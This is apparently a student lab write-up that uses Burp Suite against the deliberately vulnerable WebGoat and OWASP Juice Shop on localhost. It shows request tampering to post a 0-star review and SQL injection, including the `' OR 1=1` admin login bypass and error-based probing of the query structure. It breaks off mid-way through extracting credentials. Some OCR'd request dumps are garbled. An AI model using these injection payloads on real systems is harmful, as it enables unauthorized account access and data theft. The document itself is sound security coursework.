The screenshot shows a web browser displaying the OWASP WebGoat application. The title bar says "WEBGOAT". The main content area is titled "Authentication Bypasses". At the top right are several icons: a magnifying glass, a user profile, a gear, a British flag, a help icon, and an envelope. Below these are "Search lesson" and "Search" buttons. A navigation menu on the left lists various security topics, with "Authentication Bypasses" highlighted. The main content area shows a step-by-step process for a 2FA password reset, with a screenshot of a verification page asking for security questions.

### e. Insecure Login

- In this part as well, I intercepted the POST request using Burp Suite and the username and password was present in the request.

Vulnerability Exploited: Confidential data (Username and Password) in plane text was sent.

**Question 3:**


The steps mentioned in README of the given repo were followed to set up the docker container for the OWASP juice shop website. It was running on localhost port 3000.

a.

Burp suite was configured to be used as a proxy using the ‘Foxy Proxy’ addon for Mozilla Firefox. It was configured to be set on port 8082. (Despite the default port being 8080, I set it up on port 8082 as another application - WebGoat was running on port 8080).

The screenshot shows the 'Edit Proxy BurpSuite' dialog. It includes fields for 'Title or Description (optional)' (set to 'BurpSuite'), 'Proxy Type' (set to 'HTTP'), 'Color' (set to '#66cc66'), 'Proxy IP address or DNS name' (set to '127.0.0.1'), 'Port' (set to '8082'), 'Username (optional)' (set to 'username'), 'Password (optional)' (set to '\*\*\*\*\*'), and buttons for 'Cancel', 'Save & Add Another', 'Save & Edit Patterns', and 'Save'.

This was then enabled from AddOn in Firefox.



The BurpSuite was started on a ‘Temporary Project’ with all defaults.

I set it up for port 8082 by going on Proxy > Options and then modifying the Interface for port 8082.

Burp Suite Community Edition v2022.7.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Proxy

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

Project options User options Learn

Intercept HTTP history WebSockets history Options

**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy's

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="button"/> Edit	<input checked="" type="checkbox"/> 127.0.0.1:8082				Per-host	Default
<input type="button"/> Remove						

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate's installation of Burp.

Import / export CA certificate  Regenerate CA certificate

**Intercept Client Requests**

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="button"/> Edit	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ico\$ ^sv...
<input type="button"/> Remove	<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="button"/> Up	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="button"/> Down	<input type="checkbox"/>	And	URL	Is in target scope	

To ensure that I only see the packets of localhost:3000, I set it up that the packets for localhost:3000 would be added to scope from Target > Site map option. From there, I right clicked on the URL <http://localhost:3000> and added to scope.

Burp Suite Community Edition v2022.7.1 - Temporary Project

Target      Proxy      Intruder      Repeater      Window      Help

Dashboard      Target      Proxy      Intruder      Repeater      Sequencer      Decoder      Comparer      Logger      Extender

Project options      User options      Learn

Site map      Scope      Issue definitions

*Logging of out-of-scope Proxy traffic is disabled*      Re-enable

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

	Host	Method	URL	Params	Status	Len
> http://cdnjs.cloudflare.com						
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	101	129
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	101	129
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	101	129
> http://localhost:3000	http://localhost:3000	GET	/api/Challenges/?name=...	✓	200	1010
> http://localhost:3000	http://localhost:3000	GET	/rest/admin/application-...	✓	200	19152
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200	232
> http://localhost:3000	http://localhost:3000	POST	/socket.io/?EIO=4&transp...	✓	200	121
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200	168
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200	232
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200	168
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200	126
> http://localhost:3000	http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200	126

**Request**      **Response**

Pretty      Raw      Hex

```

1 GET /socket.io/?EIO=4&transport=websocket&sid=
HM7PZsdofRR8usPAAAE HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: http://localhost:3000
9 Sec-WebSocket-Key: hjgHqBWTGhvXmHaFln8iA==
10 Connection: keep-alive, Upgrade
11 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
AlOphDMDXa201Lx007AHcOvVlaOC7aldkRn7oJewN1LKEzq2iMEDamDnV20

```

0 matches

Now the packets history to/from port 3000 can be seen in Proxy > HTTP History tab:

Burp Suite Community Edition v2022.7.1 - Temporary Project

Proxy

#	Host	Meth...	URL	Params	Edited	Status	Length	MIME type	Ext...
99	http://localhost:3000	GET	/rest/user/whoami			304	275		
100	http://localhost:3000	GET	/rest/products/1/reviews			200	529	JSON	
101	http://localhost:3000	GET	/rest/products/1/reviews			200	529	JSON	
102	http://localhost:3000	GET	/rest/products/1/reviews			304	276		
103	http://localhost:3000	GET	/rest/user/whoami			304	275		
104	http://localhost:3000	GET	/rest/products/1/reviews			304	276		
105	http://localhost:3000	GET	/rest/products/1/reviews			200	529	JSON	
106	http://localhost:3000	GET	/rest/products/1/reviews			304	276		
107	http://localhost:3000	GET	/api/Quantities/			200	6381	JSON	
108	http://localhost:3000	GET	/rest/products/search?q=		✓	200	13241	JSON	
109	http://localhost:3000	GET	/rest/admin/application-configuration			200	19152	JSON	
110	http://localhost:3000	GET	/api/Quantities/			304	308		
111	http://localhost:3000	GET	/rest/products/search?q=		✓	304	278		
112	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	232	JSON	io/
113	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	232	JSON	io/
115	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	168	JSON	io/
116	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websocket...		✓	101	129	io/	
117	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	136	text	io/
114	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&t...		✓	200	121	text	io/

**Request**

Pretty Raw Hex

```
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
```

In order to turn on intercepts, go to Proxy > Intercept option and then click on 'Intercept is Off' to enable intercepts.

Burp Suite Community Edition v2022.7.1 - Temporary Project


Proxy

WebSockets message from http://localhost:3000/socket.io/

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex

Now all the requests would be intercepted and will have to manually be forwarded. For example on clicking the 'Account' Button and then 'Login' on Juice Shop website, the following intercept pops up and has to be manually forwarded.



Only after forwarding the packet, the page for login is opened.

b.

Rating can be given from Customer Feedback Option in the Hamburger menu on Juice Shop website.

In order to give a 0 star rating, I will have to change the contents that are intercepted by BurpSuite.

This can be done by analyzing the intercept.

First, I turn on intercept for just POST packets, to avoid annoying popups of Burpsuite all the time. It is done as shown in the screenshot below:

Burp Suite Community Edition v2022.7.1 - Temporary Project

Proxy    Intercept    Options

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Import / export CA certificate     Regenerate CA certificate

**Intercept Client Requests**

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button"/> Add	<input checked="" type="checkbox"/>	File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ ^sv...)	
<input type="button"/> Edit		Request	Contains parameters		
<input type="button"/> Remove		HTTP method	Does not match	(get post)	
<input type="button"/> Up		URL	Is in target scope		
<input type="button"/> Down		And	Any header	Matches	POST

Automatically fix missing or superfluous new lines at end of request  
 Automatically update Content-Length header when the request is edited

**Intercept Server Responses**

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button"/> Add	<input checked="" type="checkbox"/>	Or	Content type header	Matches	text
<input type="button"/> Edit		Request	Was modified		

I have added a condition in intercept client requests that the packet header must contain 'POST'.

Customer Feedback page is filled for 2 star rating right now.

OWASP Juice Shop

Customer Feedback

Author: anonymous

Comment \*: Comment to give 0\* rating

Max. 160 characters      25/160

Rating: 0

CAPTCHA: What is 5\*2\*1 ?

Result \*: 10

Submit

On clicking 'Submit' the packet is intercepted and I change the rating to 0 star. Then I forward the packet.

Burp Suite Community Edition v2022.7.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Window Help

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 91
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=M4D1Mbj7XPazzRmlx52LrpnoEAL1EI0wdgyQ90N3kvqDK8l6VJWw4eY7wbl
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "captchaId":2,
    "captcha":"10",
    "comment":"Comment to give 0* rating (anonymous)",
    "rating":0
}

```

The response packet for the above packet is attached below. It is obtained by selecting the packet from BurpSuite and then Sending it again through the repeater option.

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options Learn


5 x +

Send Cancel < | > | ▾

Request	Response
<p>Pretty Raw Hex</p> <pre> 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 91 9 Origin: http://localhost:3000 10 Connection: close 11 Referer: http://localhost:3000/ 12 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=M4D1Mbj7XPazzRmlx52LrpnoEAL1EI0wdgyQ90N3kvqDK8l6VJWw4eY7wbl 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 {     "captchaId":2,     "captcha":"10",     "comment":"Comment to give 0* rating (anonymous)",     "rating":0 } </pre>	<p>Pretty Raw Hex Render</p> <pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Location: /api/Feedbacks/10 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 190 10 ETag: W/"be-tFVIWwYp7B/twRug53eA/DljM4" 11 Vary: Accept-Encoding 12 Date: Fri, 18 Nov 2022 22:03:09 GMT 13 Connection: close 14 15 {     "status": "success",     "data": {         "id": 10,         "comment": "Comment to give 0* rating (anonymous)",         "rating": 0,         "updatedAt": "2022-11-18T22:03:09.275Z",         "createdAt": "2022-11-18T22:03:09.275Z",         "UserId": null     } } </pre>

Search... 0 matches Search... 0 matches

In the ‘About Us’ Page, the following new review was observed.



c.

SQL Injection:

1. Getting admin access:

- First, I tried to know the structure of SQL query, by putting in an input that would result in an erroneous SQL.

I entered **vishesh'** as the email. The error would be generated because of the inverted comma, it would hamper the syntax of SQL. I am successful in retrieving the SQL query structure. This is a vulnerability that on entering a wrong input, the system does not fail graceful and reveals crucial information.

Request

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 38
9 Origin: http://localhost:3000
10 Referer: http://localhost:3000/
11 Cookie: lang=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=B0dC9Bdb52d04dc20036dbd8313ed055; JSESSIONID=252AqPThubSEPTaVAbMvJyE97nW4DKzr1P1nk
12 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=B0dC9Bdb52d04dc20036dbd8313ed055
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "email": "vishesh",
    "password": "1234"
}

```

Response

```

10 Connection: close
11 Content-Length: 1254
12
13
14 "error": {
15     "message": "$SQLITE_ERROR: unrecognized token: \\'81dc9bdb52d04dc20036dbd8313ed055\\''",
16     "Error": {
17         "name": "SQLITE_ERROR",
18         "parent": {
19             "code": 1,
20             "sql": "SELECT * FROM Users WHERE email = 'vishesh' AND password = '81dc9bdb52d04dc20036dbd8313ed055' AND deletedAt IS NULL",
21             "original": {
22                 "name": "SQLException"
23             }
24         }
25     }
26 }

```

- Now, on entering the common SQL injection statement: `vishesh' OR 1=1` – I could login as admin.

Below is the screenshot showing completion of the task.

## 2. Getting credentials of all users

- I selected the highlighted search query in burp suite for trying SQL Injection.

HTTP history

#	Host	Method	URL	Params	Edited	Status	Length	MIMEType	Extension	Title	Comment	TLS	IP	Cookies	Time
841	http://localhost:3000	GET	/rest/admin/configuration			304	278					127.0.0.1			16:08:27 19 Nov
842	http://localhost:3000	GET	/api/Quantity/			304	308					127.0.0.1			16:08:32 19 Nov
843	http://localhost:3000	GET	/rest/products/search?q=orange		✓	304	278					127.0.0.1			16:08:32 19 Nov

**Request**

```

1 GET /rest/products/search?q=orange HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8; boundary=----WebKitFormBoundary1nWqYHmgpP7zvOpC
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 If-None-Match: W/3250-XWlBguFgDEMuCeZRPMMC60vtw"
14
15

```

**Response**

```

1 HTTP/1.1 304 Not Modified
2 Date: Sat, 19 Nov 2022 10:38:32 GMT
3 Content-Type: application/json; charset=UTF-8
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: SAMEORIGIN
6 Feature-Policy: payment 'self'
7 ETag: W/3250-XWlBguFgDEMuCeZRPMMC60vtw"
8
9 Connection: close
10
11

```

- The packet was sent to the repeater in BurpSuite to try different things. I tried to enter orange in the search query as shown below and got the result.

Repeater

```

1 GET /rest/products/search?q=orange' HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8; boundary=----WebKitFormBoundary1nWqYHmgpP7zvOpC
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 If-None-Match: W/3250-XWlBguFgDEMuCeZRPMMC60vtw"
14
15

```

**Response**

```

1 HTTP/1.1 200 OK
2 Date: Sat, 19 Nov 2022 10:41:32 GMT
3 Content-Type: application/json; charset=UTF-8
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: SAMEORIGIN
6 Feature-Policy: payment 'self'
7 X-Recycling: /#jobs
8 Content-Type: application/json; charset=UTF-8
9 Etag: W/12d-3fd6/0x70e8Km1v1y32X6LMFg"
10 Connection: close
11 Date: Sat, 19 Nov 2022 10:41:32 GMT
12 Content-Type: application/json; charset=UTF-8
13
14 {
15     "setup": "success",
16     "data": [
17         {
18             "id": 2,
19             "name": "Orange Juice (1000ml)",
20             "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
21             "price": 2.49,
22             "deluxPrice": 2.49,
23             "image": "orange_juice.jpg",
24             "category": "drinks",
25             "updatedAt": "2022-11-18 20:40:40.402 +00:00",
26             "deletedAt": null
27         }
28     ]
29 }

```

**Inspector**

- Next, I tried to put in an erroneous sql query to try and get the structure of the SQL queries.  
Search query was orange' → single inverted comma to check for SQL errors

```

Request
Pretty Raw Hex
1. GET /rest/products/search?q=orange | HTTP/1.1
2. Host: localhost:3000
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
4. Referer:/91.0
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Content-Type: application/json, text/plain, */*
8. Referer: http://localhost:3000/
9. Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; _ga=GA1.2.1454700964.1665075441; _gat_UA-145470096-1=1665075441.1665075441; _gid=GA1.2.1454700964.1665075441
mnyJRHqBVJEl2s4r9kpaPrTn1ME50eG2kBLm3kv1N6YrnWgP7zvQeR
Sec-Fetch-User: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Site: same-origin
If-None-Match: W/"3250-MBuPgDfENuCeZ3PWHG60vtw"
3.4
3.5


Response
Pretty Raw Hex Render
1. HTTP/1.1 500 Internal Server Error
2. X-Content-Type-Options: nosniff
3. X-Frame-Options: SAMEORIGIN
4. X-Request-ID: 1665075441
5. X-Rejecting: #!/jobs
6. Content-Type: application/json; charset=utf-8
7. Vary: Origin
8. Date: Sat, 19 Nov 2022 10:43:40 GMT
9. Connection: close
10. Content-Length: 323
11.
12.
13. {
14.   "error": {
15.     "message": "SQLITE_ERROR: near '\"\\\"': syntax error",
16.     "code": "SQLITE_ERROR",
17.     "errno": 1,
18.     "sql": "SELECT * FROM Products WHERE ((name LIKE '%orange%' OR description
19.      LIKE '%orange%') AND deletedAt IS NULL) ORDER BY name"
20.   }
21. }

Done
657 bytes | 34 millis

```

The response shows an error that occurred in the SQL statement. The vulnerability here is that the response shows the entire SQL statement, i.e. it does not fail gracefully, leaking out several details regarding the structure.

- Now, in order to extract user information, we will have to see the table name and structure of SQL Queries of tables storing details of the users. For this I entered an invalid login request as shown below.



Its response captured in BurpSuite reveals that the table name is Users.

The screenshot shows the Burp Suite interface with the 'HTTP History' tab selected. The 'Request' pane displays a POST request to '/rest/user/login' with the following payload:

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 10
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: lang=en; welcome_banner_status=dismiss; cookieconsent_status=dismiss; continueCode=any; session_id=40d9a7f7-1a50-494a-8e0a-7f2e0e0e0e0e
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
18     "email": "...",
19     "password": "1234"
20 }

```

The 'Response' pane shows the server's JSON response containing a database error:

```

1 es/sequelize/lib/dialects/sqlite/query.js:177:50n at new Promise [anonymous]n at
2 Query.run (/juice-sharp/lib/modules/sequelize/lib/dialects/sqlite/query.js:177:21)n a
3 Error: SQLITE_ERROR: no such table: usersn at processTicksAndRejections (internal/process/task_queues.js:45:5)
4
5     "parent": null,
6     "error": {
7         "code": "SQLITE_ERROR",
8         "sql": "SELECT * FROM Users WHERE email = '' AND password = '81dc9bdb52d04d20096dbd8313ed055' AND deletedAt IS NULL",
9         "original": {
10             "errno": 1,
11             "code": "SQLITE_ERROR",
12             "sql": "SELECT * FROM Users WHERE email = '' AND password = '81dc9bdb52d04d20096dbd8313ed055' AND deletedAt IS NULL"
13         },
14         "sqlText": "SELECT * FROM Users WHERE email = '' AND password = '81dc9bdb52d04d20096dbd8313ed055' AND deletedAt IS NULL"
15     }
16 }, {
17     "parent": null,
18     "error": {
19         "code": "SQLITE_ERROR",
20         "sql": "SELECT * FROM Users WHERE email = '' AND password = '81dc9bdb52d04d20096dbd8313ed055' AND deletedAt IS NULL"
21     }
22 },
23     "parent": null,
24     "error": {
25         "code": "SQLITE_ERROR",
26         "sql": "SELECT * FROM Users WHERE email = '' AND password = '81dc9bdb52d04d20096dbd8313ed055' AND deletedAt IS NULL"
27     }
28 },
29     "parent": null,
30     "error": {
31         "code": "SQLITE_ERROR",
32         "sql": "SELECT * FROM Users WHERE email = '' AND password = '81dc9bdb52d04d20096dbd8313ed055' AND deletedAt IS NULL"
33     }
34 }

```

